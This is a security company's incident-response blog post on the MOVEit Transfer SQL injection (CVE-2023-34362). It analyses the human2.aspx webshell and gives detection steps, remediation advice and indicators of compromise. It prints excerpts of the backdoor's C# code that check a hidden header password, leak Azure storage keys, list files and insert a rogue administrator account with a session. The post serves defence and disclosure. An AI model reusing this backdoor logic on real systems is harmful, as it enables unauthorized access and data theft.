TRUSTEDSEC Solutions Services Research Blog Resources About Us

Contact Us Report a breach

Blog /
Critical Vulnerability in Progress MOVEit Transfer: Technical Analysis and Recommendations

June 01, 2023

Critical Vulnerability in Progress MOVEit Transfer: Technical Analysis and Recommendations

Written by Tyler Hudak

SKIP TO MAIN CONTENT

Incident Response

Incident Response & Forensics

Share

On May 31, 2023, Progress Software released a security bulletin concerning a critical vulnerability within MOVEit Transfer, a widely used secure file transfer system. According to Shodan, over 2500 servers running this software are on the Internet.

TrustedSec has performed analysis on the vulnerability and post-exploitation activities. CVE-2023-34362 has been assigned to this vulnerability.

This post will describe the research conducted so far and provide detection, response, and protection recommendations. Please see the changelog at the end of the post for newly updated information.

Vulnerability

According to the MOVEit notification, a SQL injection (SQLi) vulnerability within the application could allow escalated privileges and unauthorized access to the environment. Based on TrustedSec's analysis of the backdoor seen, a successful attack could allow unauthenticated remote access to any folder or file within a MOVEit system.


Progress has published mitigation and remediation steps, security best practices, as well as fixed versions of the software in their notice

SKIP TO MAIN CONTENT

Exploit Activity

According to a Reddit thread on the vulnerability, one of the backdoors named in the attack is **human2.aspx**. According to our research, these backdoors have been uploaded to public sites since May 28, 2023, meaning the attackers likely took advantage of the Memorial Day holiday weekend to gain access to systems. There have also been reports of *data exfiltration* from affected victims.

TrustedSec was able to gain access to multiple copies of the **human2.aspx** backdoor and perform analysis. Most of the code within the backdoor samples is the same except for a unique hard-coded password. These hard-coded, randomly generated passwords used for compromises means searching purely for file hashes may be less fruitful.



```
protected void Page_load(object sender, EventArgs e) {
    var pass = Request.Headers["X-siLock-Comment"];
    if (!String.Equals(pass, "532529d5-59cb-42ed-bd84-d519988d60ff"))  {
        Response.StatusCode = 404;
        return;
    }
```

Figure 1 - Example of Hard-Coded Password

Backdoor


The **human2.aspx** backdoor, which is allegedly uploaded during the attack, allows the attacker to do the following:

- Obtain a list of all folders, files, and users within MOVEit
- Download any file within MOVEit
- Insert an administrative backdoor user into MOVEit and give attackers an active session to allow credential bypass

Note that the backdoors examined c SKIP TO MAIN CONTENT ssword hashes from MOVEit.

The **human2.aspx** backdoor functions as follows:

- When the page loads, a request header named *X-siLock-Comment* will be checked against a hard-coded password. If the password does not match, a 404 code is returned.
- The value of a request header named *X-siLock-Step1* is then read in.
    - *X-siLock-Step1* will contain a value of -1, -2, or null. A follow-on set of actions will occur depending on this value.
- If the *X-siLock-Step1* value is -1:
    - The Azure Blog Storage Account, Blob Key, and Blob Container IDs are appended to the response header.
    - The following is obtained and returned in a Gzip'd stream:
        - A list of all files and folders stored in MOVEit
        - The file owners and file size
        - All institution names within the MOVEit instance




```
if (int.Parse(instid) ==  - 1)  {
    string azureAccout = SystemSettings.AzureBlobStorageAccount;
    string azureBlobKey = SystemSettings.AzureBlobKey;
    string azureBlobContainer = SystemSettings.AzureBlobContainer;
    Response.AppendHeader("AzureBlobStorageAccount", azureAccout);
    Response.AppendHeader("AzureBlobKey", azureBlobKey);
    Response.AppendHeader("AzureBlobContainer", azureBlobContainer);
    var query = "select f.id, f.instid, f.folderid, filesize, f.Name as Name, u.LoginName as uploader, fr.FolderPath , fr.name as fname from
    folders fr, files f left join users u on f.UploadUsername = u.Username where f.FolderID = fr.ID";
    string reStr = "ID,InstID,FolderID,FileSize,Name,Uploader,FolderPath,FolderName\n";
    var set = new RecordSetFactory(MySQLConnect).GetRecordset(query, null, true, out x);
    if (!set.EOF)  {
        while (!set.EOF)  {
            reStr += String.Format("{0},{1},{2},{3},{4},{5},{6},{7}\n", set["ID"].Value, set["InstID"].Value, set["FolderID"].Value, set[
            "FileSize"].Value, set["Name"].Value, set["uploader"].Value, set["FolderPath"].Value, set["fname"].Value);
            set.MoveNext();
        }

    }
```

Figure 2 - Initial Actions for X-siLock-Comment Value of -1

- If the *X-siLockStep1* value is -2:
    - A backdoor user named **Health Check Service** is deleted from the *users* table.


SKIP TO MAIN CONTENT



```
} else if (int.Parse(instid) ==  - 2)  {
    var query = String.Format("Delete FROM users WHERE RealName='Health Check Service'");
    new RecordSetFactory(MySQLConnect).GetRecordset(query, null, true, out x);
```

Figure 3 - Deletion of Backdoor Account

- If no *X-siLockStep1* value is specified, the backdoor reads in two (2) headers: *X-siLock-Step2* (a folder ID) and *X-siLock-Step3* (a file ID).
  - If the values are present, the backdoor responds with the file requested.
  - If the values are not present, the backdoor:
    - Adds an administrative user named **Health Check Service** into the *users* table
    - Creates and inserts a new active session for this user into the application



```
} else {
    username = RandomString(16);
    query1 += String.Format("INSERT INTO users (Username, LoginName, InstID, Permission, RealName, CreateStamp, CreateUsername,
    HomeFolder, LastLoginStamp, PasswordChangeStamp) values ('{0}','{1}',{2},{3},'{4}', CURRENT_TIMESTAMP,'Automation',(select id from
    folders where instID=0 and FolderPath='/'), CURRENT_TIMESTAMP, CURRENT_TIMESTAMP);", username, "Health Check Service", int.Parse(
    instid), 30, "Health Check Service", "Automation", "Services");
}

query1 += String.Format("insert into activesessions (SessionID, Username, LastTouch, Timeout, IPAddress) VALUES
('{0}','{1}',CURRENT_TIMESTAMP, 9999, '127.0.0.1')", NewID, username);
```

Figure 4 - Insertion of Backdoor Account and Session

Detection

There are several steps organizations can take to detect a successful compromise of the attack:

- Examine the **c:\MOVEitTransfer\wwwroot** folder for any suspicious files that have been created recently, such as **human2.aspx** or **App_Web_[RANDOM].dll** files with the same or similar timestamps.
  - The exact folder used by MOVEit depends on the version and location installed.

SKIP TO MAIN CONTENT

- Examine MOVEit or firewall logs for large outbound network transfers from the MOVEit environment.
- Search for a user named **Health Check Service** within the MOVEit user database.
- Examine active sessions within the MOVEit database for user **Health Check Service.**
  - Note that the backdoor script modifies the last login time, so this is not a reliable field to examine.
- Search for web requests that contain any of the request or response headers listed above.
- Florian Ross has created a YARA rule to detect the known ASPX webshell backdoors that are dropped during the attack. This can be found here.
- Search firewall and MOVEit IIS logs for requests from any of the IP addresses specified within the IOCs below.

Response

If any indicators of compromise (IOCs) are found, organizations should do the following:

- Contain the system per your Incident Response policies.
  - If the ability to contain does not exist, the system should be isolated on the network by removing network connectivity or pausing the system (if it is a VM).
  - Do not power off the system!
- Ensure that any network-based logs, including firewall logs, are centralized or saved offline.
- Begin an investigation or contact your Incident Response provider to begin an investigation.
- If you utilize Azure Storage in conjunction with your MOVEit installation, rotate Azure Storage keys as listed in this Microsoft article.
- Rapid7's blog post on the attack has detailed information on how organizations can determine what files, if any, were exfiltration.

SKIP TO MAIN CONTENT

After removing backdoors and installing the fixed version, the vendor suggests bringing the MOVEit systems online and monitor them. However, without conducting a thorough investigation, it is impossible to determine if additional backdoors have been installed. Therefore, in line with Incident Response best practices, it is recommended to:

1. Perform a forensic investigation of affected system(s).
2. Rebuild and restore the system(s) from a trusted backup prior to the earliest known compromise.
3. Continuously monitor all systems.

Merely removing existing backdoors and putting the systems back online, even with monitoring, is not recommended.

Protection

Fixed versions of the software are available from Progress. These should be installed as soon as possible.

Progress’ mitigations are to deny all HTTP (TCP/80) and HTTPS (TCP/443) traffic to the MOVEit environment. Note that this will block all access to the system, but SFTP/FTP will still work, which currently appears unaffected.

According to Progress, there are no signs that the SFTP or FTP protocols have been compromised or can be used to leverage file transfer. TrustedSec still recommends caution.

Indicators of Compromise

Type	Indicator

SKIP TO MAIN CONTENT

Account	Health Check Service
Filename	human2.aspx
HTTP Header	X-siLock-Comment
HTTP Header	X-siLock-Step1
HTTP Header	X-siLock-Step2
HTTP Header	X-siLock-Step3
SHA256 Hash	0ea05169d111415903a1098110c34cdbbd390c23016cd4e179dd9ef507104495
SHA256 Hash	2413b5d0750c23b07999ec33a5b4930be224b661aaf290a0118db803f31acbc5
SHA256 Hash	348e435196dd795e1ec31169bd111c7ec964e5a6ab525a562b17f10de0ab031d

SKIP TO MAIN CONTENT

SHA256 Hash	387cee566aedbafa8c114ed1c6b98d8b9b65e9f178cf2f6ae2f5ac441082747a
SHA256 Hash	3a977446ed70b02864ef8cfa3135d8b134c93ef868a4cc0aa5d3c2a74545725b
SHA256 Hash	3ab73ea9aebf271e5f3ed701286701d0be688bf7ad4fb276cb4fbe35c8af8409
SHA256 Hash	4359aead416b1b2df8ad9e53c497806403a2253b7e13c03317fc08ad3b0b95bf
SHA256 Hash	48367d94ccb4411f15d7ef9c455c92125f3ad812f2363c4d2e949ce1b615429a
SHA256 Hash	5b566de1aa4b2f79f579cdac6283b33e98fdc8c1cfa6211a787f8156848d67ff
SHA256 Hash	6015fed13c5510bbb89b0a5302c8b95a5b811982ff6de9930725c4630ec4011d
SHA256 Hash	702421bcee1785d93271d311f0203da34cc936317e299575b06503945a6ea1e0

SKIP TO MAIN CONTENT

SHA256 Hash	9d1723777de67bc7e11678db800d2a32de3bcd6c40a629cd165e3f7bbace8ead
SHA256 Hash	9e89d9f045664996067a05610ea2b0ad4f7f502f73d84321fb07861348fdc24a
SHA256 Hash	a1269294254e958e0e58fc0fe887ebbc4201d5c266557f09c3f37542bd6d53d7
SHA256 Hash	b1c299a9fe6076f370178de7b808f36135df16c4e438ef6453a39565ff2ec272
SHA256 Hash	c56bcb513248885673645ff1df44d3661a75cfacdce485535da898aa9ba320d4
SHA256 Hash	c77438e8657518221613fbce451c664a75f05beea2184a3ae67f30ea71d34f37
SHA256 Hash	cf23ea0d63b4c4c348865cefd70c35727ea8c82ba86d56635e488d816e60ea45
SHA256 Hash	d477ec94e522b8d741f46b2c00291da05c72d21c359244ccb1c211c12b635899

SKIP TO MAIN CONTENT

SHA256 Hash	d49cf23d83b2743c573ba383bf6f3c28da41ac5f745cde41ef8cd1344528c195
SHA256 Hash	daaa102d82550f97642887514093c98ccd51735e025995c2cc14718330a856f4
SHA256 Hash	e8012a15b6f6b404a33f293205b602ece486d01337b8b3ec331cd99ccadb562e
SHA256 Hash	ea433739fb708f5d25c937925e499c8d2228bf245653ee89a6f3d26a5fd00b7a
SHA256 Hash	f0d85b65b9f6942c75271209138ab24a73da29a06bc6cc4faeddcb825058c09d
SHA256 Hash	fe5f8388ccea7c548d587d1e2843921c038a9f4ddad3cb03f3aa8a45c29c6a2f

The following are medium confidence Indicators of Compromise that TrustedSec has not been able to validate, but external partners have indicated have been seen in the attack.

Type	Indicator
IP Address	89.39.105[.]108

SKIP TO MAIN CONTENT

IP Address	5.252.190[.]0/24
IP Address	5.252.189-195[.]X
IP Address	138.197.152[.]201
IP Address	209.97.137[.]33

Reference

- https://community.progress.com/s/article/MOVEit-Transfer-Critical-Vulnerability-31May2023
- https://nvd.nist.gov/vuln/detail/CVE-2023-34362
- https://www.reddit.com/r/sysadmin/comments/13wxuej/critical_vulnerability_moveit_file_transfer
- https://github.com/Neo23x0/signature-base/blob/master/yara/vuln_moveit_0day_jun23.yar#L2
- https://learn.microsoft.com/en-us/azure/storage/common/storage-account-keys-manage?tabs=azure-portal#manually-rotate-access-keys
- https://www.huntress.com/blog/moveit-transfer-critical-vulnerability-rapid-response
- https://www.rapid7.com/blog/post/2023/06/01/rapid7-observed-exploitation-of-critical-moveit-transfer-vulnerability/

Changelog

Version 1 – Initial publication

Version 2 – Added fixed version information, YARA signature, and IP address IOCs

SKIP TO MAIN CONTENT

Version 3 – Clarified information on SFTP/FTP

Version 4 – New hash IOCs, additional response information, Azure storage recommendations

TRUSTEDSEC

3485 Southwestern Boulevard
Fairlawn, OH 44333

1-877-550-4728